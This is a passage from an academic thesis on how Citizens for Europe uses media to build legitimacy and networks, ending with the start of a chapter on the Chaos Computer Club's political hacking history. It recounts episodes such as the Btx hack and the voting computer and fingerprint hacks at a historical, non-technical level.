The Brückenbauer Summer School 2012 is a good example in this context. As the CFE website stated, the purpose of this gathering was to bring together 'practitioners coming from all over Europe to connect and to exchange on their engagement for a more inclusive society in Europe'. The Bertelsmann Foundation, one of the best-resourced foundations in Germany, financed the Summer School. The group of around fifty people that came together over three days in Barcelona was composed of individuals representing different civil society organisations from fifteen European countries and members of the Bertelsmann Foundation's promotion programme for politically motivated individuals with migration backgrounds. The opportunity to organise the Summer School, as participants emphasised, was the outcome of a temporal process.

*If we had approached a big foundation two years ago, before anyone had ever heard of our projects or knew who we've worked with, they would have said: "Of course we won't give you any money or support your stuff". By now they have followed our work for some time and have realised what we're doing. The environment we're working in and the network we're embedded in create trust. (Martin)*

More concretely, the collaboration with Bertelsmann was largely a consequence of two processes: the standing that CFE had established through Every Vote 2011 and practices related to OC that highlighted the organisation's focus on mediating and creating connections between actors from different fields. Matching this reputation, "Brückenbauer" means bridge builder in German.

Considering the first point, to communicate CFE's mode of practice, the website played a certain pre-event role announcing forthcoming activities, which demonstrated that CFE's engagement was ongoing. Still more importantly, the group attached a lot of importance to the documentation of their projects. Hannerz has highlighted that 'media technologies do not only allow us to reach out through space. They also bind time by allowing us to record things, and thus preserve ever more kinds of ideas and cultural forms, in great detail' (Hannerz

1996: 24). While Hannerz was concerned with the role institutions like schools and museums play for the preservation of cultural heritage, one can translate his observation to CFE's experience. Considering the organisation's website practices, it became apparent that in fact almost every activity was documented in a rather detailed way. This was also clear during participant observation. As with the use of media in their own office, CFE made a lot of use of noticeboards during their workshops, which, as I noticed at various get-togethers, were then visually documented. Shortly after the meetings participants received these records in form of emails accompanied by photographs of participants and a short written report. The documentations was also made publicly available on the organisation's website and shared across online platforms like Pinterest (see Appendix 6).

In accordance with this general procedure, CFE's documentation of the Brückenbauer Summer School included pictures of participants and the outcomes of the three-day gathering. CFE also embedded Bertelsmann's own documentation on its website – including two film documentaries and a selection of participant Tweets.<sup>9</sup>

*The benefit of offering the participants different information channels and forms of media is that they know where the information is coming from – if they refer back to it in half a year or so it underlines the success of our workshop. It has a very strong long-term component. If I thought in the short term like a marketing agency, I would be interested in the impact of the commercial on page 30. But that's not how things are done in our organisation. (Christian)*

On the one hand, in producing media material documenting their workshops, CFE enabled participants to remember the gathering in more detail and to return to particular information to continue work on issue-related projects that might otherwise have been lost. On the other hand, CFE's documentation and publicising practices implied another purpose. By making the documentation publicly available on the official website and various online platforms, CFE made its practice transparent and accessible to non-participants, its existing network of collaborators and possible future allies. As Louisa pointed out:

*It is important to demonstrate to the groups we already collaborate and work with our range of activities, but you also*

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<sup>9</sup> The Bertelsmann Foundation made short film documentaries that were uploaded on the foundation's YouTube channel, published participant statements on its Facebook page, frequently made announcements on Twitter and published an extensive printed report on the Summer School.

*want to show future collaborators and possible participants what we do.* (Louisa)

A significant element of the documentation of the initiatives and, even more so, the distribution of it was to communicate to relevant actors as well as to wider undefined publics how, with whom and on what issues CFE was acting. The website – and the media environment it was embedded in – was used to deepen relationships with existing collaborators and to establish new liaisons by demonstrating their mode of practice to potential collaborators. This became an ever more important dynamic as it was directly interrelated with another aim: to publicly affiliate CFE with trusted organisations.

Considering this second issue, participants mentioned over and over again that since their establishment in 2010 the number of collaborators had increased considerably. As Martin explained (see above), many of the organisations CFE was currently working with would not have collaborated with them in the early days. Asked why this was the case Christian referred back to, amongst other factors, their practices related to the website.

*First of all, we have the references that we present on our website, which show that we've already worked with some big names.* (Christian)

While OC implicitly showed readers CFE's role as a mediator connecting actors from different fields – academics, politicians and organised civil society – the website displayed the concrete outcomes of these connections. It was not only important 'to show future collaborators and possible participants what we do' (Louisa) but also with whom CFE was bringing these projects to life. Accordingly, the website dedicated a whole section to past and contemporary partners and collaborators (see Appendix 7). As legitimacy is grounded in the perceptions of stakeholders in the larger environment in which an organisation is embedded (Suchman 1995; Scott 2014; Dowling and Pfeffer 1975), the references were a clear signal to current and potential allies that CFE was embedded in a network of reputable organisations. While OC embodied the organisation's *modus operandi* of acting as an intermediary association, the website was an infrastructure for positioning this mode of practice in a more institutionalised context. Besides communicating their mode of practice, the website portrayed their "successful" collaborations with relevant institutions such as the Bertelsmann Foundation. Accordingly, practices related to the website enabled CFE to embed itself in the context of other legitimate actors and was part of establishing and maintaining CFE as a legitimate intermediary organisation. This was particularly important, because as Martin stated in relation to the organisation's reliance on scientific

expertise, ‘we are not legitimised by a democratic mass’ (Martin). The website, enabling CFE to publicly demonstrate its mode of practice and by affiliating itself with trustful actors, was part of the organisation’s legitimation process.

It is therefore appropriate to refer to practices related to the website as cooptation; that is ‘strategic use of institutional ties to demonstrate the organization’s worthiness and acceptability to other external constituents from whom it hopes to obtain resources and approval’ (Oliver 1991: 158). Cooptation was particularly crucial for CFE’s efforts because the organisation had no democratic legitimation and needed to establish its legitimacy by other means. Besides their engagements related to Every Vote 2011 and Open Citizenship this was achieved by actively communicating its mode of practice and publicly embedding the organisation within a legitimate context of trusted actors. Taken together, CFE’s practices related to the website were not so much concerned with preserving, but rather with “curating”. Curation, as Bennett and his colleagues have characterised it, ‘entails the preservation, maintenance, and sorting of digital assets created in the production process’ (Bennett et al. 2014: 239). By curating content online CFE embedded itself within an environment of larger, well-positioned and trusted organisations. Curating the organisation’s website and the wider media environment in which it was embedded enabled CFE to create a history of their projects and to tell a convincing narrative of why, how and with whom these activities had been brought to life. The website acted as an infrastructure that allowed CFE to establish and maintain the image of a coherent and legitimate organisation.

Consequently, the website was only partially a platform for ‘publicity work’ (Powers 2014). Visibility and being findable online might be considered a precondition for reaching existing allies and actors outside of the network, but CFE was not curating content online for the sake of being visible. Rather, curating was a constitutive part of signalling CFE’s standing to third parties whose interest the collective action would benefit from. The curation of the website was particularly relevant as CFE’s work heavily relied on alliances and collaborations with other organisations. Because the organisation was small, almost every initiative was based on collaborative work. As Arianna stated:

*Collaborations are indispensable for us. As a small team we simply can’t imagine having an impact without our partners.*

(Arianna)

In addition to CFE’s relatively small size, its newness in the scene amplified the need for collaborations and the need to affiliate the organisation with a network of relevant actors. In particular for recently established organisations, alliance

building in part depends on ‘the spread of information about the organization and its perception by prospective allies as a relevant political actor’ (Diani 2003: 108). Creating and maintaining legitimation amongst existing and prospective allies was first of all a process that needed time (Johnson et al. 2006; Rosanvallon 2011). An online reference list clearly did not do the legitimacy building *per se*. All the same, taken together practices related to the curation of the website were a vital part of CFE being perceived as a legitimate civil society organisation by other relevant individual and collective actors. As CFE’s *modus operandi* was reliant on collaborations – both for the sake of funding and bringing their political work building bridges to life – the formation of legitimacy and the sustaining of political engagement over time were inseparably connected to media-related practices. Taking photographs or videos and uploading them online has become part of many people’s everyday lives and, in fact, area a part of what corporations consider “sociality” nowadays. Yet, depending on the context, potentially ordinary media practices have different meanings and rationales and lead to different outcomes. As shown in this section, for CFE, producing, documenting and curating particular content online was tied to the long-term positioning of the group as a legitimate political organisation.

So far I have covered two factors that Marin initially considered to be the pillars of CFE’s engagement – campaigning and the publication of the journal Open Citizenship. The third factor relates to the organisation’s networking efforts.

### **6.3 A democratic community of practice**

In 2011 CFE was the driving force behind launching a trans-local network of around thirty individuals from the European Union who were either affiliated to civil society organisations or to academia. Trans-local in this context denotes a network of people who collaborate and operate beyond cultural and national boundaries (Kannengießer 2014). The network was constituted by organisations that contributed heterogeneous backgrounds, perspectives and experiences. Besides their heterogeneity the participating organisations shared common concerns and interests related to European citizenship and political participation. The launch in Berlin was followed by meetings in Copenhagen in February 2012, in Prague in September 2012 and in Paris in February 2013.

*The network meetings in Copenhagen and Berlin are extremely diffuse. If you asked “What are the concrete outcomes of the meetings?” I couldn’t tell you. I know that there are very concrete outcomes. Four or five new*

*collaborations emerged after the get-together in Berlin. People who would otherwise never have met communicate with each other. But the aim is not that the whole network appears as a single actor. The network facilitates new opportunities and creates synergy effects. (Martin)*

As Martin's clarifies, the network was a concrete but diffused arrangement of interconnected organisations. As such it fitted well into CFE's political aim of 'promoting actors' collective intelligence and boosting self-empowerment' (CFE newsletter 26 April 2013, Appendix 3), which had already been practised in the Every Vote 2011 campaign. Self-empowerment was not considered an individualistic process but based on collective synergies. There was a strong belief in the power of learning and acting jointly by bringing together different organisations to find suitable collaborators for their various political endeavours.

During the first meetings the network was nameless. During the second meeting, in Copenhagen, discussion emerged concerning the benefits and deficits of giving the network a name. Finally, in the following months the participants agreed to name the network according to its mode of action: Democratic Community of Practice (DemCoP). The community of practice not only shared the name with the concept famously coined by Lave and Wenger in the early 1990s (Lave and Wenger 1991), but also its actual conduct: like-minded groups of actors who are oriented towards a shared interest in learning and applying a common practice.

*We want to establish a form of "community of practice". It is a long-term project to bring together thirty-forty people with different perspectives and from different countries to learn from each other and to act with each other – if possible, on a day-to-day basis. (Martin)*

The overall aim of DemCoP was to achieve political goals by creating workable partnerships in which information, knowledge and experience were harnessed as key resources of communicative action. This aim was formulated in more concrete terms on CFE's website: 'Before the background of the limited resources each member has, the members share these resources, such as language skills, valuable contacts, staff, office space, funding applications, knowledge, etc.' (CFE website). From an organisational perspective there was no explicit sense of a core or centre, which might contradict common understandings of community (see Lave and Wenger 1991). As Martin emphasised, the diverse sets of actors connected in ways that were not under the control of any single agent. Nonetheless, as the participants emphasised and as became clear during the observation of the

network meetings, CFE and a hand full of other participants acted as the initiator and continued to act as the driving force of the community by, among other things, organising regular get-togethers and documenting the meetings. Similar to the Every Vote campaign, CFE co-initiated DemCoP and was concerned with coordinating its overall structure, but did not hold the reins tightly.

*You have to invest two or three years in such a structure until it runs on its own.* (Christian)

While the tendency of bringing together people in a fairly loose manner is increasingly noticeable amongst issue-oriented organisations in Europe (see Bennett and Segerberg 2013), participants emphasised that there was no comparable network or movement focusing exclusively on European citizenship and political participation in the EU. Former understandings of “communities of practice” originally described the involvement of individuals in local communities. The network’s self-conception, as well as the findings presented on DemCoP so far, show that the notion can be applied even when a given community is not associated with local territory or physical proximity. In fact, considering the common issues DemCoP was acting on, it was central that different perspectives from different countries had to be brought together to create workable partnerships. As CFE mentioned on its website, the challenges that democracies in Europe face today ‘have led to many ad hoc reactions in the private, public and political sphere and too often they were motivated by short-term interests’ (CFE website). As a response DemCoP was aiming to ‘bring together different actors to lay the path for a long-term collaboration between these actors’ (CFE website). Trans-local sharing of resources was considered essential for responding to the scale at which societal and political constellations are organised in contemporary Europe – in particular, the fading of national boundaries and the widening of internal and external migration.

From this perspective, DemCoP can be considered an alternative political structure for the articulation of practices and associated constitution of political agency beyond existing political objects like party politics. As with the Every Vote 2011 campaign the community of practice enabled participating organisations to embed their own abilities and political work within a larger context.

*With the network we open up space for the formation of a new identity.* (Christian)

DemCoP established a common social world that was not bounded by formal membership or geography but rather only by the limits of communicative practices. Considering the fact that DemCoP was building on individuals who coexisted in time without being in reciprocal spatial reach (Schutz 1967),

communication was a pressing question. As has been shown, communication of certain kinds was taking place through meetings in different European cities. The frequency of these get-togethers over the first years underlined the relevance of creating moments of face-to-face interaction. Yet, given that the network only met every few months, the importance of mediated communication imposed itself. Accordingly, the constitution of the network, that is, the transformation of a centrally rooted organisation into a distributed collective (Keck and Sikkink 1998), went hand in hand with the development of new communication practices. For the participants, the building of a trans-local network would have been hard to imagine without a wide range of media-related practices.

*Media technologies have become essential for exchanging information and communicating with our European partners. Because most of our activities and projects are trans-European, tools like Skype that enable “direct” communication amongst people in different countries have become absolutely necessary.* (Arianna)

Media-related practices ranged from interpersonal communication via Skype between individual participants to using mailing lists to inform all members in the trans-local community about news or future activities (Kavada 2010; Kannengießler 2014). Especially as most members were resource-poor organisations, media-related practices played a crucial role in making it possible for them to be part of a trans-local community encouraging political engagement beyond the state. Due to the geographical distance of individual members, digital media were inserted as infrastructures to support a wide range of communicative practices and collective activities. As the participants emphasised, media infrastructures were inserted predominantly to bridge the time between regular face-to-face meetings and as means to review the meetings.

*To have the possibility to communicate with single individuals as well as the whole group via email or mailing lists is particularly relevant for our work prior to and after the meetings. Working collaboratively on documents online, for example, is a big part of organising a meeting and to develop a common programme together.* (Louisa)

In addition, underlining the previous findings on CFE’s curating practices, all meetings were documented and made publicly available online. Using different digital media enabled the network not only to establish engagements at scales larger than the local (Sassen 2008) but was also important for sustaining the network over time as resources did not allow for a higher frequency of meetings.



Digital media did not only facilitate the emergence and endurance of the network but also presented the network as a political subjectivity (Juris 2008) central for anyone wishing to engage with trans-local issues across Europe. Overall, all participants stressed the need to bring mediated and face-to-face interaction together.

*It was clear from the beginning that we wanted to work on- and offline by creating physical get-togethers and by enabling people to meet, organise and receive information via digital platforms.* (Christian)

*A network needs to be vitalised through personal, direct communication.* (Martin)

*I don't believe that any meaningful politics can take place when people have never met. Not everyone who is part of the action needs to be there all of the time but at least the key figures need to know each other personally.* (Louisa)

From this perspective the network combined mediated networking and aggregation logics (Juris 2012: 269) to sustain its activities over time. Accordingly, to sustain and stabilise the trans-local community of practice a 'mixture and a continuum of kinds of direct and mediated engagements' (Hannerz 1996: 11) were vital. The conviction that face-to-face interaction was needed to form workable partnerships was in part based on negative experiences CFE had with online platforms. Although enabling communication beyond reciprocal spatial reach, not all expectations in digital infrastructures were fulfilled.

*We initiated a wiki in Copenhagen, but that's already more or less dead. Only a few people contributed to it and within a few months or so nobody will ever use it again. [...] It is difficult to facilitate direct, personal communication without walking right into the trap of "This or that online tool will solve all our problems".* (Martin)

This negative experience resembled an earlier experience CFE had with Vote-Exchange.org, a free web-based social community that the organisation created in its first year. The platform allowed citizens living in EU member states of which they were not nationals, 'to enter a transnational discourse about national political parties, programmes and candidates and, eventually, a cross-border voting partnership' (see Appendix 8). Over the whole period of my research the platform was still in a stage of orientation and user numbers remained very low.

*We knew that it's far from easy to build up a network, but Vote-Exchange didn't work out the way we wanted it to. It's still a work in progress and we're still trying to improve it. For example, by producing a video that explains what Vote-Exchange is capable of and what we are trying to achieve with it.* (Christian)

While empirical inquiries tend to investigate media-related practices that work, actors' energy put into the creation and use of digital infrastructures is not necessarily a good investment. CFE's disappointment over its plan to create an exclusively web-based social community and the failure of creating a common wiki for DemCoP strengthened the belief in and reliance on face-to-face interactions and mediated communication being brought together to build and sustain networked forms of engagement.

To conclude this section, it can be said that participants of the trans-local community made use of a wide range of media-related practices – from telephony to Skype to email and mailing lists – to coordinate and organise common activities. While the use of digital media was a vital modality for a dispersed community, increased communicative connectivity via mediated communication did not dissolve the network's need for personal get-togethers. Using digital media was not about creating activism *per se*. Rather DemCoP relied on media-related practices to maintain the flow of information between face-to-face meetings to sustain the network's interactions. Accordingly, media-related practices were fundamental for holding the participating organisations together and in doing so to sustain the community's political engagement over time. Nevertheless, the actual potential of these practices was brought to life only in combination with face-to-face meetings.

Coming to the last section of this chapter and my research on CFE, I now want to bring the above findings together by putting them into dialogue with CFE's overall aim of establishing itself as an intermediary organisation and sustaining its engagement practices over time.

#### **6.4 Living your own aim and how to sustain it**

Financial resources are seldom raised as an issue in contemporary studies of political activism that relies heavily on the use of digital media (Castells 2012; Shirky 2009; Bennett et al. 2014). Yet, as has been hinted at throughout the above, as with many civil society organisations (Powers 2014), CFE was strongly concerned with its own survival.

*People often act as if it wasn't a big deal but we constantly have to figure out how we finance our activities. Part of our work is geared to gain new funding. CFE is strategically well positioned. [...] An organisation of our size can easily dissolve once two sources cut off their money supply. (Louisa)*

To enable the organisation to sustain its political engagement over time CFE acted at different levels. Initially CFE based its activities on a three-tiered strategy that consisted of direct campaigns like Every Vote 2011, publishing the journal Open Citizenship and establishing the trans-local network DemCoP. All of these engagements relied on collaborations and external funding. Over the period of my research CFE began to establish a new pillar, discussed earlier in the context of the organisation's curating practices, which allowed CFE to frame itself as a legitimate actor.

*As a small non-membership association it is almost impossible to exclusively rely on fundraising. [...] One option is to be consolidated by public institutions like foundations to communicate or to handle particular information for them. Another option for generating income is to organise events where participants like ministry officials pay attendance fees. The money gained from facilitating such events can be used for other projects that have no sponsor. (Martin)*

The Brückenbauer Summer School for the Bertelsmann Foundation was one example of establishing a revenue model that allowed putting additional efforts into other activities. Yet, as has been argued, organising events like the Summer School were not solely important for financial reasons, but also for the overall legitimisation of CFE. In fact, as has been shown throughout the whole analysis so far, the different levels on which CFE was acting were interrelated and in turn all related to issues of European citizenship and political participation in the EU. Taken together they secured CFE's political engagement over time. To further explicate this argument one can take DemCoP as an example.

*Every project that we do benefits our own political work. The community of practice helps us to identify new partners. During our Every Vote campaign in Berlin we realised that it takes a lot of effort – organisation, translation, locations – to bring things to life. We were only able to pull it off because we collaborated with over 100 actors. [...] We are building up DemCoP because we need it. (Martin)*

Participants regarded connection and being embedded in a comprehensive network as highly valuable goods.

*Another big step to gain influence is through establishing a network. It sounds rather banal because everyone wants to be part of a network nowadays. But I think it is really essential to be networked on a Berlin level as well as on a European level.*  
(Louisa)

*Of course you have to make sure that you don't remain in the same network all the time to avoid stagnation or becoming conservative. The network is imperative to push through your ideas. [...] The only thing that eventually makes the difference are your networks and your personal channels of information.*  
(Christian)

On first sight, then, participants' emphasis could be interpreted as an endorsement of 'connective action' (Bennett and Segerberg 2013) as they appeared to value connectivity for its own sake. Yet, as I looked more closely at CFE's general mode of practice, and practices related to DemCoP in particular, it became clear that participants associated their embeddedness in a larger network of actors with establishing and sustaining the organisation's political engagement. Accordingly, CFE's appreciation of "networking" emphasised the organisation's need to affiliate with networks of individual and organisational actors to survive in the long run (Walker and McCarthy 2010). Being part of a larger network like DemCoP provided a kind of backbone and, more concretely, established and at the same time strengthened CFE's role as an intermediary organisation.

*The aim is to establish oneself as a reference point that people get in contact with whenever they're looking for information about a particular issue. [...] Currently it is our mode of practice that people are most interested in. The fact that we manage to get formal things done in a rather informal way.* (Christian)

Many of the collaborations that emerged towards the end of my research were based on CFE's standing as a legitimate civil society organisation embedded in a large network and therefore able to mediate between actors from different fields.

*Currently we have the opportunity to establish CFE as an association with a particular know-how and expertise. [...] The Bertelsmann Foundation and the Friedrich Ebert Foundation both want to gain access to our expertise, which in large part*

*comes in the form of contacts and our European network.*

(Martin)<sup>10</sup>

CFE, as Martin stated, was “booked” by large German foundations as experts in the field of networking and creating bridges between different fields, which points to strong interdependences between the community of practice and CFE’s role as a facilitator of workshops. Similarly one can draw parallels between Open Citizenship, which embodied the organisation’s aim to act as an intermediary organisation, and DemCoP, which was the journal’s “physical” equivalent.

*We are often in a mediator position and do a lot of things where one can’t put one’s finger on the actual consequences. [...] With most projects we are a mediator, a mouthpiece where different people get together.* (Louisa)

Overall, the organisation’s various engagements were held together by CFE’s modes of practice, with the organisation acting at all layers as an intermediary organisation bringing together actors from different spheres and building bridges between different fields of action over time.

*If you consider legislation amendments as political influence we don’t have any influence. But we are creating a new political space.* (Christian)

This mode of practice has been described fittingly as, ‘To act, then, is neither arriving at a scene nor fleeing from it, but actually engaging in its creation. With that creative act the actor also creates herself/himself as the agent responsible for the scene created’ (Isin 2008: 27). Whether CFE’s engagement has the desired outcome and creates the settings the organisation is aiming for is hard to say as CFE is putting its energy into long-term transformations.

*Our organisation is still too young to tell what our efforts are leading to. So far we have been engaging within a rather broad field of participation and migration. [...] But the perspective is that we are positioning our activities in a long-term frame.* (Louisa)

One of the central long-term aims of the group was to develop and promote a new form of trans-national European citizenship. A central step to fulfilling this aim was to actually bring together people from different European countries, belonging to different spheres. In other words, by establishing itself as an

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<sup>10</sup> The German Friedrich Ebert Foundation is an independent foundation associated with the Social Democratic Party. It is the largest and oldest party-associated foundation in Germany.

intermediary organisation CFE was in part facilitating the kind of European citizenship they aspired to bring to life. From this perspective, CFE has already moved away from practising a traditional form of citizenship towards a more networked citizenship.

One is tempted to frame this form of political engagement in the terms of Bohman's idea of citizens who inhabit networks of communication and interaction and who over time will replace contemporary democratic intermediaries with a form agency that opens up and maintains the spaces needed for the exercise of communicative power (Bohman 2007). Following Bohman (2007), by employing new communications media, citizens become agents who create the means by which they gain voice and interact with and shape institutions. While in many ways CFE appeared to embody such an understanding of transformative agents my findings show that the various ways in which connections can be made between *communicative status* and *decisional status* are not as obvious as Bohman depicts them. As the analysis of CFE's campaign Every Vote 2011 has shown, democratic election outcomes, for example, can put a rapid end to an organisation's struggle for particular policy objectives, in that case related to changing formal voting procedures. Existing communicative connections between institutional politics and civil society organisations do not necessarily lead to increased influence or power to act on democratic deficits. In addition, as intermediaries, CFE's aim was not overly focused on shaping institutions or connecting directly with political actors at the top end of the decision-making hierarchy. Instead they aimed to build up and to be part of an alternative European politics.

In addition, CFE was far from establishing networks that exclusively relied on "new communications media" (Bohman 2007), as they had negative experiences with web-based platforms and generally did not believe in the exclusiveness of digital media. Instead, as my research underlines, it was the interlocking arrangements between face-to-face interaction and media-oriented practices that enabled CFE to practise their aim of being an intermediary organisation connecting individual and collective actors from different fields. As has been shown in the above sections, media-related practices were a constitutive part of establishing CFE as an 'agent responsible for the scene created' (Isin 2008: 27). Yet, as participants did not get tired of emphasising, digital technologies and infrastructures did not substitute for the continuing relevance of personal, face-to-face interactions. Interlocking arrangements between mediated and face-to-face communication were constitutive for CFE in establishing their standing as a legitimate civil society organisation and in sustaining their political engagement

over time. This shows that media-oriented practices like the publication of OC and practices related to face-to-face interaction need to be viewed together to understand the dynamics underlying CFE's way of acting politically.

## 6.5 Conclusion

As this chapter has made clear, media-related practices played a constitutive role in Citizen for Europe's political engagement. They were a key part of establishing and maintaining CFE's role as an intermediary organisation that created ties and commonalities between actors belonging to different social and political spheres. In relation to each of the sections above it has been shown that the in-house publication OC neither acted as a revenue stream nor as a propaganda tool announcing CFE's achievements. Rather it contributed to the stabilisation of CFE's political work as it enabled the organisation to partially legitimise their activities and to establish longer term relationships with individual and collective actors. The journal had a twofold function: the medium itself was part of the organisation's engagement and, at the same time, allowed CFE to gain relevant information and contacts that they could use for other activities and to legitimise their own activities. Practices related to the CFE website – described as curating practices – added another dimension to the organisation's legitimation by acting as an infrastructure that affiliated CFE with trusted organisations and so embedded CFE's political endeavours within a legitimate context. The organisation's efforts related to establishing and maintaining a Democratic Community of Practice show that media-oriented practices complemented the physical meetings to maintain the community of practice over time. The final section shows that CFE's diversity of communicative activities strongly contributed to its aim of promoting new forms of political participation in the EU. Interlocking arrangements of mediated and face-to-face communication not only established and maintained CFE's role as an intermediary organisation but also facilitated the organisation practising networked forms of European citizenship by bringing together individual and collective actors from across Europe to act together. Accordingly, media-related practices were important for enabling CFE to legitimise and sustain their engagement practices, which relied on all levels of the organisation's practices having a constructive conflation of organisational aspects and networking practices.

Together with the findings of the previous chapter, the findings presented here suggest that it was an interlocking and complementarity of mediated and face-to-face communication practices that sustained CFE's mode of practice, allowing it to establish and maintain itself as a legitimate agent acting to mediation between

different political spheres. Consequently, the findings have implications for how one understands the role media-related practices play in fulfilling the political goals of civil society organisations. As shown across the two chapters, CFE engaged in various offline and online media-related practices. In other words, a constitutive part of their political work was based on acting *with* media technologies and infrastructures. What CFE was not concerned with was a more general reflexivity about the political dimension underlying these technologies and infrastructures. In the next three chapters my focus will turn to this aspect of contemporary political activism by introducing my findings on the Chaos Computer Club.



## The Chaos Computer Club

This chapter is the starting point into the empirical analysis of my second case study – the Chaos Computer Club (CCC). Together with the next two chapters it investigates CCC’s political aims, how it intends to bring these goals to life and, more particularly, the relation between media-related practices and legitimation and long-term involvement. In the first section I look at a set of practices that hackers are probably most renowned for: hacking. The second section analyses how the CCC constructs, supports and maintains “alternative” communication infrastructures that enable users to avoid being embedded in revenue-driven and data-hungry communication services. The third section investigates the organisation’s internal use of media technologies and infrastructures in order to understand how media-related practices contribute to the formation and continuity of CCC’s engagement. Overall, this chapter reveals that the hacker organisation is acting politically *with* and *through* media-related practices. In doing so it suggests the relevance of these two dimensions for widening the lens of analysis of political practices related to media.

### 7.1 Hacking as direct digital action

Let me start by chronologically analysing a set of practices that one might expect hackers to perform – hacking – which, for now, is understood as critical, creative and subversive use of technology. In an interview with Italian cyberpunk group Decoder Wau Holland, deceased co-founder of the CCC, described the organisation’s beginnings as follows.

*In essence, we realised that those who are in power in our society derive part of this authority from data processing, and that not only police forces or state authorities could use databases, but we could use them as well. [...] This is how hacking started, which I would define as a practice that lets you be inside a situation as soon as it happens and allows you to create new meanings from it. (Holland interview in Guarneri 1990)*

The CCC's first hack that gained major attention was the so-called Btx hack. Btx (abbr. for Bildschirmtext, 'screen text') was an interactive online system deployed by different corporations across Europe in the early 1980s. From its nationwide launch in 1983 Btx was part of the German Federal Post Office's monopoly on mediated communication – including mail, telephone, computer networks and hardware. Integrating a telephone and a screen in one medium, the main purpose of Btx was to facilitate and promote e-commerce and digital communication by enabling users to undertake banking transactions, shop electronically, write electronic letters and to receive news flashes. Following the rapid spread of the World Wide Web the last Btx access was disabled in 2001.<sup>11</sup> Although the system was far less networked it can be seen as a precursor of contemporary services like online payment systems and news tickers.

The system's generally positive reputation was called into question when in November 1984 the CCC exploited a security flaw in Btx which allowed the hackers to transfer 135,000 Deutschmark (ca. 68.000 Euro) from Hamburg's savings bank to their own donation page. Immediately after the hack the CCC re-transferred the money and reported the incident to the data protection commissioner.<sup>12</sup> Besides demonstrating the system's security flaws the hack was an explicit protest against the prevailing monopolistic situation and a clear protest for free communication and information infrastructures. One of the Club's old hands, Steffen Wernéry, described the initial conflicts between the hacker organisation and the German Federal Post Office in the following way.

*The interesting part of the whole story was that there was nothing and you had to establish and shape everything yourself. [...] This was the foundation for the CCC's fight for information freedom from the very beginning because we first of all had to crack the post monopoly. [...] That's how the fight for fundamental rights, for the freedom to communicate started right away with Wau, a few others and myself.*

(Steffen)

News media reported widely on the hack and members even today refer back to the subversive "deconstruction" of the Btx system as the birth of the CCC's public profile as an acknowledged organisation in the field of computing.

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<sup>11</sup> In the UK the service was named Prestel and in France Minitel. In 1995 Deutsche Telekom renamed Btx T-Online, which is still the company's online service today. In France Minitel was disconnected more than a decade later, in June 2012, with approximately 800,000 active connections remaining. For examples of early Btx terminals, see Appendix 9.

<sup>12</sup> For a detailed depiction of the Btx hack, see Denker (2011).

*Looking at the Btx hack in 1984 one comes across a very interesting interview where the HASPA [Hamburg Savings Bank] director said that he no longer trusts the Federal Post, who sold the system, and praises the hackers' competence. In my view that was the establishment of the CCC as a positive collective in Germany. It was considered an association that attracted positive attention, an association that was loyal and acted ethically. (Lars)<sup>13</sup>*

While Btx catapulted the hackers into prime time programmes and on the front page of many newspapers at that time the initial accomplishments were soon forgotten. Throughout the late 1980s and most of the 1990s a number of individual CCC members were involved in hacks that were either in the grey area of legality or straightforwardly illegal. The wider implications of these activities will be made more apparent in the sections below. For now, let me simply note that it took many years for the Club to re-emerge as a trustful organisation.

In October 2006 the Club, together with the Dutch citizen group Wij Vertrouwen Stemcomputers Niet ('We do not trust voting computers'), hacked a voting computer that was at that time in use in elections in the Netherlands, France, Germany and the United States. Headed by Dutch hacker, and long-term CCC member, Rop Gonggrijp, the hackers demonstrated how the computers were stored at unguarded locations, and therefore accessible for manipulation, and proved that the software could be altered by replacing a chip (Gonggrijp 2006). The actual alteration of the software was made observable to outsiders by reprogramming the computer so that it could play chess. This also disproved the manufacturer's earlier objection to criticism, which had stated that if the machine was a computer it could also play chess. By demonstrating that computers were not forgery-proof and that a fraud would be almost impossible to reconstruct, the hackers convincingly showed that basing elections on the use of these computers would endanger the democratic process.

Activists around the world took the CCC's engagement as an example and started to scrutinise the democratic deficit of voting computers in their home countries. The recipient of the prestigious Electronic Frontier Foundation's 2010 Pioneer Award, Hari Prasad, for example, was involved in revealing security flaws

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<sup>13</sup> The interview with HASPA director Benno Schölermann took place on the main television news magazine of public broadcaster ZDF. In the same programme Steffen Wernéry and Wau Holland explained in more detail how they hacked the Btx system. The importance of the Btx hack can be seen in one of the CCC's emblems, which is a fusion of the post office logo and a pirate skull (see Appendix 10). The emblem is called "Pesthörnchen" (pest horn) – an allusion to "Posthorn" (post horn). For an insightful account of hacker humour see Coleman (2012).

in India's paperless electronic voting machines. Together with Gonggrijp and an international team of computer scientists and software engineers, he discovered serious flaws in India's electronic voting system that would potentially alter national election results (Wolchok et al. 2010). Since early 2014 the CCC has been involved in an ongoing effort against the implementation of computerised vote counts in Switzerland, emphasising that the technological non-transparency of e-counting contradicts the democratic nature of elections.

In 2008 Club members obtained fingerprints from the German interior minister at that time, Wolfgang Schäuble, and published them in a format designed to fool passport fingerprint readers. The hack underlined the vulnerability of biometric identity systems at a time when biometric passports were introduced on a global scale and fingerprints became obligatory in German passports. The critique of the spread of biometric applications in day-to-day life was recapitulated more recently. In September 2013 starbug, an active member for over fifteen years, hacked Apple's Touch ID – a technology that allows users to unlock their iPhone by fingerprint identification – within a week of its release. In the same year, during the 2008 Beijing Olympics, the Club provided a manual and matching tools enabling journalists and other interested users to circumvent online censorship and allow people free access to information and communication.

One of the most recent hacks was the disclosure of the so-called Staatstrojaner ('Federal Trojan'). An analysis of the CCC, published on its website on 8 October 2011, stated that the hacker organisation 'has reverse engineered and analyzed a "lawful interception" malware program used by German police forces' (Chaos Computer Club 2011: n.p.). According to the CCC, the Trojan violated the terms set by the constitutional court as it could upload arbitrary programs and execute them remotely as well as activate the computer's microphone or camera and use them for surveillance purposes. This was two years before the issue of surveillance gained global currency owing to Edward Snowden's revelations of espionage tactics by the NSA and other foreign intelligent agencies.

Taken together these forms of critically engaging with technological artefacts and infrastructures can be referred to as 'alternative computing' (Lievrouw 2011). A helpful starting point for discussing the more general meaning of these examples for direct action is a description by Lisa Thalheim, who has been a CCC member for around fourteen years and was involved in the technical groundwork as well as being an active member of the CCC biometry work group that was responsible for the fingerprint hacks. More recently she withdrew from active engagements with the Club to focus on biohacking – practices that seek to bring biology into

dialogue with the hacker ethic – at the CCC affiliated hackerspace Raumfahrtagentur (‘Space Travel Agency’) in Berlin.

*Technology as such has been around forever, but it should be shaped in ways that improve democracy, life or humanity. [...] Technology has to be accompanied by people that critically interact with it extensively. The consequences of a given technology depend on who holds this tool in her hands.* (Lisa)

